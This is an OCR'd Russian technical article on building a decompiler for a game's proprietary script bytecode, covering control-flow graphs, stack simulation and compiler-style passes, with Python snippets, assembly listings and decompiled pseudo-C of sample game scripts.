
ПАРА СЛОВ О ДЕКОМПИЛЯЦИИ

Мы будем работать с ассемблерным кодом, полученным в статье «Мод (Утопия)». Он представляет собой набор из 89 опкодов. Фактически у нас есть только набор команд и заголовки файла.

Декомпиляция на язык более высокого уровня на самом деле является кросс-компиляцией. То есть мы пишем компилятор, который принимает на вход исходный код на одном языке и превращает его в код на другом. Для этого мы создадим граф исполнения оригинального кода и напишем простенький эмулятор для стековой машины. Но обо всем по порядку. В написании декомпилятора мне сильно помог опыт работы с Angr, о котором я тоже уже писал статью. Фактически я повторил типовые решения, используемые в компиляторах и анализаторах кода, и это сработало! Спасибо теории компиляции.

ГРАФ ПОТОКА УПРАВЛЕНИЯ

Первый шаг анализа любого кода — разбить его на базовые блоки, то есть набор инструкций, который обрывается командой передачи управления. Затем из базовых блоков можно построить граф, отразив связи: кто и кому передает управление.



```
mov     ecx, [eax-4]
push    esi
lea     esi, [eax-4]
push    offset ??1TASK@CScript@@QAE@XZ ; void (__thiscall *)(void *)
push    ecx             ; int
push    18h             ; unsigned int
push    eax             ; void *
call    ??_M@YGXPAXIHP6EX0@Z@Z ; `eh vector destructor iterator'(void *,uint,int,void (*)(void *))
push    esi             ; Block
call    j_j__free
add     esp, 4
pop     esi
```

```
loc_1007E1C0:
mov     eax, [ebp+4]
mov     cl, [edi]
add     eax, ebx
inc     edi
mov     [eax], cl
mov     al, [edi]
inc     edi
test    al, al
setnz   al
test    al, al
mov     [esp+64h+var_34], edi
jz      short loc_1007E240
```

```
locret_1007ECE5:
retn
; } // starts at 1007ECC0
; END OF FUNCTION CHUNK FOR operator delete(void *)
```

```
mov     [esp+64h+var_10], 0Fh
mov     [esp+64h+var_14], 0
mov     byte ptr [esp+64h+Block], 0
lea     edx, [esp+64h+var_38]
push    edx
lea     eax, [esp+68h+var_28]
mov     byte ptr [esp+68h+var_4], 8
call    sub_100139A0
push    esi
lea     edi, [esp+68h+var_28] ; this
call    sub_1007EBD0
mov     [eax], ebx
mov     byte ptr [esp+64h+var_4], 7
cmp     [esp+64h+var_10], 10h
jb      short loc_1007E227
```

```
mov     eax, [esp+64h+Block]
push    eax             ; Block
call    j__free
add     esp, 4
```

```
loc_1007E227:
mov     edi, [esp+64h+var_34]
mov     [esp+64h+var_10], 0Fh
mov     [esp+64h+var_14], 0
mov     byte ptr [esp+64h+Block], 0
```

```
loc_1007E240:
mov     eax, [ebp+0]
inc     ebx
cmp     ebx, eax
jb      loc_1007E1C0
```

Знакомый многим граф в IDA Pro

Из картинки видно, что есть блоки, которые кончаются командами, **не передающими** управление. Это связано с тем, что следующий за ними участок кода используется как адреса перехода. То есть другой код (обычно цикл) передает управление в середину базового блока. В таком случае блок делится на два так, чтобы второй начинался с адреса, на который могут передать управление.

Поэтому первым делом я прохожу по всему коду и запоминаю адреса переходов. Будь это команда `CALL` или `JMP` — записываем, куда они передают управление. После этого можно делить код на базовые блоки. Проходим от первой инструкции до последней, разделяя их по известным адресам перехода. Для этого я ввел специальные поля в классе самой инструкции: метаданные, хранящие адреса и тип перехода — условный или безусловный.

Разделив код на базовые блоки (создав массив объектов `BasicNode`), можно приступать к их связыванию, то есть установке ссылок — на какой блок передает управление исследуемый. Каждый базовый блок содержит информацию о своем адресе (адресе первой входящей в него инструкции) и об адресах перехода, которые известны последней инструкции.

Граф должен иметь вершину — первую инструкцию, с которой начинается поток управления. Заголовки из ассемблерного файла дают список возможных точек входа. Я запускаю рекурсивный анализ от первого базового блока, после чего алгоритм проходит по всем адресам перехода и добавляет к блоку ссылки на «дочерние».

При этом каждый блок я прохожу лишь единожды. Существует глобальный список `seen` — адреса блоков, которые алгоритм уже видел. При повторном анализе они будут проигнорированы. Это позволяет быстро анализировать рекурсивный граф, в котором могут быть вложенные циклы.

Когда все ссылки на «дочерние» блоки расставлены, граф готов. Это аналог абстрактного синтаксического древа (AST). Дальше мы будем работать только с ним.

ОБРАБОТКА ФУНКЦИЙ

Проприетарный язык игры поддерживает аналог команд `CALL` и `RET` из обычного ассемблера x86. Однако тут нет никаких соглашений о вызовах вроде `stdcall`. Установить число переменных, передаваемых как аргументы функции, невозможно без полноценной эмуляции местного стека.

Поэтому я не стал выделять начала функций как отдельные вершины графа. Каждый вызов значится как обычная передача управления, а тело вызываемой функции — часть тела вызывающей. Этот трюк позволяет анализировать функцию в контексте вызывающего ее кода. После первичного анализа функцию можно выделить в отдельный граф.

ПРИМЕР ПОСТРОЕНИЯ ГРАФА

Я решил показать все этапы анализа на примере небольшого файла `fire.bin`. Вот как выглядит его ассемблерный код:

```
RunOp = 0x6
RunTask = 1

GlobalTasks:
    GTASK_0  Params = 0
        EVENT_5 Op = 0x3 Vars = ()
    GTASK_1  Params = 0
        EVENT_6 Op = 0x26 Vars = ()

0x0: @ Hold()
0x1: Pop(0)
0x2: Return(); Pop(0)

0x3: @ StopGroup0()
0x4: Pop(0)
0x5: Return(); Pop(0)

0x6: PushEmpty(object, object)
0x7: PushEmpty(bool)
0x8: Call 0x2c

0x9: Pop(0)
0xa: Pop(1); Push((bool) Stack[-1] == 0)
0xb: IF (Stack[-1] == 0) GOTO 0x11; Pop(1)

0xc: PushEmpty()
0xd: Push(-0, 0); TaskCall(0)
0xe: Call 0x0

0xf: Pop(-0, 0); TaskReturn
0x10: Pop(0)
0x11: Push("fire")
0x12: @ FindParticleSystem(Stack[-1], Stack[-2])
0x13: Pop(1)
0x14: Pop(0); Push((bool) Stack[-1] == 0)
0x15: IF (Stack[-1] == 0) GOTO 0x1a; Pop(1)

0x16: Push("Can't find fire particle system")
0x17: @ Trace(Stack[-1])
0x18: Pop(1)
0x19: Return(); Pop(2)

0x1a: Push(CVector(0.0, 0.0, 0.0))
0x1b: Push(CVector(0.0, 1.0, 0.0))
0x1c: Push((float)0.0)
0x1d: @@ AddSource(Stack[-3], Stack[-2], Stack[-1])
0x1e: Pop(3)
0x1f: @@ Enable()
0x20: Pop(0)
0x21: @ Hold()
0x22: Pop(0)
0x23: GOTO 0x21

0x24: Return(); Pop(2)

0x25: Stack[-1] = 0
0x26: PushEmpty()
0x27: Push(-0, 0); TaskCall(0)
0x28: Call 0x0

0x29: Pop(-0, 0); TaskReturn
0x2a: Pop(0)
0x2b: Return(); Pop(0)

0x2c: PushEmpty(bool, bool)
0x2d: @ IsLoaded(Stack[-1])
0x2e: Pop(0)
0x2f: Stack[-3] = Stack[-1]
0x30: Return(); Pop(2)
```

Из заголовков видно, что тут есть три точки входа: `0x3`, `0x6` и `0x26`. Пройдя по коду, замечаем два адреса, на которые передается управление через `Call`, — `0x0` и `0x2C`. Это вершины функций. Так выглядит первичный граф:

```
0x3: @ StopGroup0()
0x4: Pop(0)
0x5: Return(); Pop(0)


0x26: PushEmpty()
0x27: Push(-0, 0); TaskCall(0)
0x28: Call 0x0

    0x0: @ Hold()
    0x1: Pop(0)
    0x2: Return(); Pop(0)

    0x29: Pop(-0, 0); TaskReturn
    0x2a: Pop(0)
    0x2b: Return(); Pop(0)

0x6: PushEmpty(object, object)
0x7: PushEmpty(bool)
0x8: Call 0x2c

    0x2c: PushEmpty(bool, bool)
    0x2d: @ IsLoaded(Stack[-1])
    0x2e: Pop(0)
    0x2f: Stack[-3] = Stack[-1]
    0x30: Return(); Pop(2)

    0x9: Pop(0)
    0xa: Pop(1); Push((bool) Stack[-1] == 0)
    0xb: IF (Stack[-1] == 0) GOTO 0x11; Pop(1)

        0xc: PushEmpty()
        0xd: Push(-0, 0); TaskCall(0)
        0xe: Call 0x0

            0x0: @ Hold()
            0x1: Pop(0)
            0x2: Return(); Pop(0)

            0xf: Pop(-0, 0); TaskReturn
            0x10: Pop(0)

                0x11: Push("fire")
                0x12: @ FindParticleSystem(Stack[-1], Stack[-2])
                0x13: Pop(1)
                0x14: Pop(0); Push((bool) Stack[-1] == 0)
                0x15: IF (Stack[-1] == 0) GOTO 0x1a; Pop(1)

                    0x16: Push("Can't find fire particle system")
                    0x17: @ Trace(Stack[-1])
                    0x18: Pop(1)
                    0x19: Return(); Pop(2)
                    0x1a: Push(CVector(0.0, 0.0, 0.0))
                    0x1b: Push(CVector(0.0, 1.0, 0.0))
                    0x1c: Push((float)0.0)
                    0x1d: @@ AddSource(Stack[-3], Stack[-2], Stack[-
1])
                    0x1e: Pop(3)
                    0x1f: @@ Enable()
                    0x20: Pop(0)

                        0x21: @ Hold()
                        0x22: Pop(0)
                        0x23: GOTO 0x21
```

Для каждой точки входа граф строится отдельно, то есть их тут три штуки. Отступ слева обозначает начало дочернего блока.

У блока по адресу `0x26` есть два «ребенка»: вызов функции по адресу `0x0` и следующая по номеру инструкция `0x29`. В первоначальном графе тело вызываемой функции прикреплено к «родительскому» блоку, но только один раз на граф.

Блок по адресу `0x9` содержит два дочерних блока: следующий по номеру `0xc` и переход на `0x11`. Из-за этого перехода блок (внутри которого нет команд передачи управления) по адресу `0xf` делится на два. При этом блок по адресу `0x11` одновременно является «ребенком» для блока `0xf`, как следующий за ним по номеру. Но так как мы придерживаемся правила «не заходить в один блок дважды», граф будет отображаться с таким причудливым порядком вложенности.

СИМУЛЯТОР СТЕКА

Основная проблема декомпилированного кода — относительные адреса в стеке. К переменной обращаются через индекс от конца стека, и добавление новой переменной в конец стека ломает старые ссылки. Единственный способ понять, какая переменная где используется, — пройти по графу исполнения, симулируя все операции над стеком.

Для этого мне пришлось улучшить декомпилятор ассемблерного кода: я добавил каждой инструкции информацию о том, сколько переменных она достает из стека и какого типа переменные в стек помещает.

```
class CInstructionPop:
    def __init__(self, r):
        self.OpCode = 'Pop'
        self.VarIn = r.uint32()
        self.PopCount = self.VarIn

    def __repr__(self):
        return f'Pop({self.VarIn})'

class CInstructionAdd:
    def __init__(self, r):
        self.OpCode = 'Add'
        self.Var1 = r.uint32()
        self.Var2 = r.uint32()
        self.TaskVar = r.int8() # signed
        self.PopCount = self.TaskVar & 0x3F
        self.PushType = [VAR_TYPE.INT]

    def __repr__(self):
        if self.TaskVar >= 0:
            var_1 = f'Stack[-{self.Var1}]'
        else:
            var_1 = f'Stack[{self.Var1} + StackPtr]'

        if self.TaskVar & 0x40:
            var_2 = f'Stack[{self.Var2} + StackPtr]'
        else:
            var_2 = f'Stack[-{self.Var2}]'

        return f'Pop({self.PopCount}); Push({var_1} + {var_2});'
```

Симулятор стека идет от вершины графа. Каждая инструкция добавляет или убирает из стека значения. Хитрость в том, что мы делаем два снимка стека для каждой инструкции — до выполнения опкода и после. И добавляем их как метаданные в тело инструкции. На следующем этапе анализа снимки стека помогут определить, какая переменная используется в инструкции.

```
0x6: PushEmpty(object, object)
>before: []
>after: [var_0_object, var_1_object]

0x7: PushEmpty(bool)
>before: [var_0_object, var_1_object]
>after: [var_0_object, var_1_object, var_2_bool]
```

Например, в самом начале функции `0x6` стек пустой, но первая команда помещает в него две переменные типа `object`. Следующая инструкция добавляет переменную типа `bool`.

Симулятор стека помнит номер последней созданной переменной и при помещении в стек новой выдает ей следующий порядковый номер. Простое решение с глобальным счетчиком оказалось чрезвычайно плодотворным. Каждая используемая переменная получила уникальный номер, а значит, ее использование можно отслеживать!

Перед входом в дочерний блок создается временная копия стека. Она передается ему как актуальное состояние. Это нужно для того, чтобы первый дочерний блок не смог повлиять на состояние стека во втором. Мы пользуемся трюком из Angr: при наличии условного перехода по очереди заходим в каждую ветку. Таким образом мы посетим каждый блок ровно один раз, подсчитав для каждого актуальное состояние стека.

```
0x8: Call 0x2c
>before: [var_0_object, var_1_object, var_2_bool]
>after: [var_0_object, var_1_object, var_2_bool]

    0x2c: PushEmpty(bool, bool)
    >before: [var_0_object, var_1_object, var_2_bool]
    >after: [var_0_object, var_1_object, var_2_bool, var_3_bool, var_
4_bool]
```

Вызов функции получает копию стека от вызывающего кода. Эта информация пригодится, когда мы будем определять количество аргументов, передаваемых функции. Мы делаем предположение, что вызов функции не меняет состояния стека. К счастью, язык спроектирован так, что аргументы вызываемой функции подчищает вызывающий ее код, поэтому предположение оказалось верным. Иначе пришлось бы писать полноценный эмулятор для вызываемого кода.

ПРОХОДЫ

Граф состоит из блоков, каждый блок содержит в себе ссылку на «дочерние» блоки и список ассемблерных инструкций. Идея в том, что мы можем дополнять инструкции информацией о коде на языке более высокого уровня. Другими словами, для каждой инструкции низкого уровня должен быть свой обработчик, который заменяет ее инструкцией более высокого уровня.

```
if isinstance(instr.opcode, CInstructionMovB):
    node.instructions[i].hl = HLInstructionMovB(instr)

if isinstance(instr.opcode, CInstructionPow):
    node.instructions[i].hl = HLInstructionPow(instr)

if isinstance(instr.opcode, CInstructionPop):
    node.instructions[i].hl = HLInstructionNop()
```

Продолжение статьи →

Например, работа со стеком влияет на симулятор стека, но никак не должна отображаться в си-коде. Поэтому `CInstructionPop` заменяется `HLInstructionNop` — объектом класса инструкции NOP (No OPeration) высокого уровня, которая не будет учитываться при сборке текста си-кода.

Работа с графом реализована через набор «проходов», я позаимствовал идею из архитектуры LLVM. Проход — это функция, которая итеративно применяется к каждому блоку в графе, меняет его на ходу или собирает информацию о коде. Также не забываем «отсоединить» вызываемые функции в отдельные графы.

Первый проход заменяет инструкции их аналогами на языке высокого уровня. Но в нем есть несколько особых случаев.

```
if isinstance(instr.opcode, CInstructionJump):
    node.instructions[i].hl = HLInstructionJump(instr)
    self.insert_label_list.append(instr.opcode.VarIn)

if isinstance(instr.opcode, CInstructionJumpB):
    node.instructions[i].hl = HLInstructionJumpB(instr)
    self.insert_label_list.append(instr.opcode.VarIn)
```

Команды передачи управления внутри той же функции прыгают по конкретному адресу. В си-коде нет адресов, поэтому мы добавляем в код новую инструкцию — метку с уникальным номером. На очередном проходе собранная информация о метках будет преобразована в новые инструкции.

```
def pass_InsertLabels(self, top_node):
    if hasattr(self, 'insert_label_list'):
        for i in self.insert_label_list:
            self.insert_label(i, top_node)
        self.insert_label_list = []
```

Отдельно хочу сказать о проходе, записывающем используемые переменные:

```
def pass_RecordUsedVars(self, node):
    node.Created = []
    node.Used = []

    for i in node.instructions:
        if hasattr(i, 'hl'):

            if hasattr(i.hl, 'Created'):
                node.Created += i.hl.Created

            if hasattr(i.hl, 'Used'):
                node.Used += i.hl.Used

    node.Created = list(set(node.Created))
    node.Used = list(set(node.Used))
```

Внутри каждой инструкции высокого уровня собираются поля с метаданными: какие переменные она использует и какие в ней были созданы.

```
class HLInstructionPush:
    def __init__(self, instr):
        opcode = instr.opcode
        stack = opcode.stack_snapshot_after
        stack_before = opcode.stack_snapshot_before

        self.VarIn = stack_before[-opcode.VarIn]
        self.VarOut = stack[-1]

        self.Used = [self.VarIn]
        self.Created = [self.VarOut]

    def __repr__(self):
        return f'{self.VarOut} = {self.VarIn};'
```

Исходная инструкция содержит индекс в стеке для используемой переменной. Объединяем индекс с полученным ранее снимком стека и узнаем, с какой именно переменной велась работа. Ну и записываем ее в метаданные.

Для многих команд нужна информация из обоих снимков стека — до и после исполнения инструкции. Потому что смещения, записанные в команде, валидны только для старого снимка, а создаваемая командой выходная переменная есть только в новом снимке.

Метаданные из полей `Created` и `Used` используются для определения входных аргументов функций:

```
def get_func_args(self, top_node):
    Created = []
    Used = []

    for node, i in list(parse_graph(top_node, [])):

        if hasattr(node, 'Created'):
            Created += node.Created
            Used += node.Used

    # Used, but not created
    Args = list(set(Used) - set(Created))
    Args.sort(key=lambda x: x.index)
    return Args
```

Собираем все созданные и используемые переменные внутри тела функции. И вычитаем созданные переменные из используемых. Оставшиеся очевидным образом были переданы внешним кодом. Другим способом понять, какие переменные из стека являются входными аргументами функции, не представляется возможным.

Отдельный проход добавляет пролог и эпилог каждой функции, то есть инструкции, которые будут отрендерены в текст как `func_44(var_2_bool){ ... }`. Оставшийся проход добавляет отступы для кода слева.

Так выглядит распечатка финального древа:

```
task_0_event_5()
{
    StopGroup0(); // 0x3 Func
    return 0; // 0x5 Return
}

task_1_event_6()
{
    TaskCall(0); // 0x27 TaskCall
    func_0(); // 0x28 Call
    TaskReturn(); // 0x29 TaskReturn
    return 0; // 0x2b Return
}

main()
{
    var_0_object = Obj(); var_1_object = Obj(); // 0x6 PushV
    var_2_bool = 0; // 0x7 PushV
    func_44(var_2_bool); // 0x8 Call
    var_5_bool = var_2_bool == 0; // 0xa Not
    if(var_5_bool == 0) goto Label_17; // 0xb JumpB
    TaskCall(0); // 0xd TaskCall
    func_0(); // 0xe Call
    TaskReturn(); // 0xf TaskReturn

Label_17:
    var_6_string = "fire"; // 0x11 PushS
    FindParticleSystem(var_6_string, var_1_object); // 0x12 Func
    var_7_bool = var_1_object == 0; // 0x14 NullEq
    if(var_7_bool == 0) goto Label_26; // 0x15 JumpB
    var_8_string = "Can't find fire particle system"; // 0x16 PushS
    Trace(var_8_string); // 0x17 Func
    return 2; // 0x19 Return

Label_26:
    var_9_cvector = CVector(0.0, 0.0, 0.0); // 0x1a PushVec
    var_10_cvector = CVector(0.0, 1.0, 0.0); // 0x1b PushVec
    var_11_float = 0.0; // 0x1c PushF
    AddSource(var_9_cvector, var_10_cvector, var_11_float); // 0x1d
ObjFunc
    Enable(); // 0x1f ObjFunc

Label_33:
    Hold(); // 0x21 Func
    goto Label_33; // 0x23 Jump
}


func_0()
{
    Hold(); // 0x0 Func
    return 0; // 0x2 Return
}


func_44(var_2_bool)
{
    var_3_bool = 0; var_4_bool = 0; // 0x2c PushV
    IsLoaded(var_4_bool); // 0x2d Func
    var_2_bool = var_4_bool; // 0x2f Mov
    return 2; // 0x30 Return
}
```

В целях отладки я указываю в комментариях адрес и опкод оригинальной ассемблерной инструкции. Ошибки декомпиляции возможны, но код выглядит вполне адекватным, по крайней мере указанные при создании переменных типы соответствуют тому, как переменные используются.

СЖАТИЕ КОДА

Декомпилировав подобным образом все скрипты, я отловил несколько ошибок. Посмотрим на знакомый нам по прошлой статье скрипт `item_milk.bin`:

```
main()
{
    var_0_bool = 0; var_1_string = ""; var_2_float = 0; var_3_float =
0; var_4_float = 0; // 0x0 PushV
    var_1_string = "hunger"; // 0x1 MovS
    var_2_float = -0.17; // 0x2 MovF
    var_3_float = 0; // 0x3 MovI
    var_4_float = 1; // 0x4 MovI
    func_8(var_0_bool, var_1_string, var_2_float, var_3_float,
var_4_float); // 0x5 Call
    return 0; // 0x7 Return
}

func_8(var_0_bool, var_1_string, var_2_float, var_3_float,
var_4_float)
{
    var_5_bool = 0; var_6_float = 0; var_7_bool = 0; var_8_float = 0;
// 0x8 PushV
    HasProperty(var_1_string, var_7_bool); // 0x9 Func
    var_9_bool = var_7_bool == 0; // 0xb Not
    if(var_9_bool == 0) goto Label_15; // 0xc JumpB
    var_0_bool = 0; // 0xd MovB
    return 4; // 0xe Return

Label_15:
    GetProperty(var_1_string, var_8_float); // 0xf Func
    var_10_float = 0; var_11_float = 0; var_12_float = 0;
var_13_float = 0; // 0x11 PushV
    var_11_float = var_8_float + var_2_float; // 0x12 Add2
    var_12_float = var_3_float; // 0x13 Mov
    var_13_float = var_4_float; // 0x14 Mov
    func_27(var_10_float, var_11_float, var_12_float, var_13_float);
// 0x15 Call
    SetProperty(var_1_string, var_10_float); // 0x17 Func
    var_0_bool = 1; // 0x19 MovB
    return 4; // 0x1a Return
}

func_27(var_10_float, var_11_float, var_12_float, var_13_float)
{
    var_14_bool = var_11_float < var_12_float; // 0x1c LT
    if(var_14_bool == 0) goto Label_32; // 0x1d JumpB
    var_10_float = var_12_float; // 0x1e Mov
    return 0; // 0x1f Return

Label_32:
    var_15_bool = var_11_float > var_13_float; // 0x20 GT
    if(var_15_bool == 0) goto Label_36; // 0x21 JumpB
    var_10_float = var_13_float; // 0x22 Mov
    return 0; // 0x23 Return

Label_36:
    var_10_float = var_11_float; // 0x24 Mov
    return 0; // 0x25 Return
}
```

Функции получают имена по адресам первой инструкции. В оригинальном коде у них были осмысленные имена, но они потерялись при компиляции. Процесс восстановления скрипта напоминает работу в IDA Pro: аналитик добавляет имена переменных и функций. Видимо, по-другому декомпиляцию не провести.


```
main()
{
    var_0_bool = 0;
    func_8(var_0_bool, "hunger", -0.17, 0, 1);
    return;
}

func_8(var_0_bool, var_1_string, var_2_float, var_3_float,
var_4_float)
{
    var_7_bool = 0; var_8_float = 0;
    HasProperty(var_1_string, var_7_bool);
    if(var_7_bool != 0) goto Label_15;
    var_0_bool = 0;
    return;

Label_15:
    GetProperty(var_1_string, var_8_float);
    var_10_float = 0;
    func_27(var_10_float, var_8_float + var_2_float, var_3_float,
var_4_float);
    SetProperty(var_1_string, var_10_float);
    var_0_bool = 1;
    return;
}

func_27(var_10_float, var_11_float, var_12_float, var_13_float)
{
    if(var_11_float >= var_12_float) goto Label_32;
    var_10_float = var_12_float;
    return;

Label_32:
    if(var_11_float <= var_13_float) goto Label_36;
    var_10_float = var_13_float;
    return;

Label_36:
    var_10_float = var_11_float;
    return;
}
```

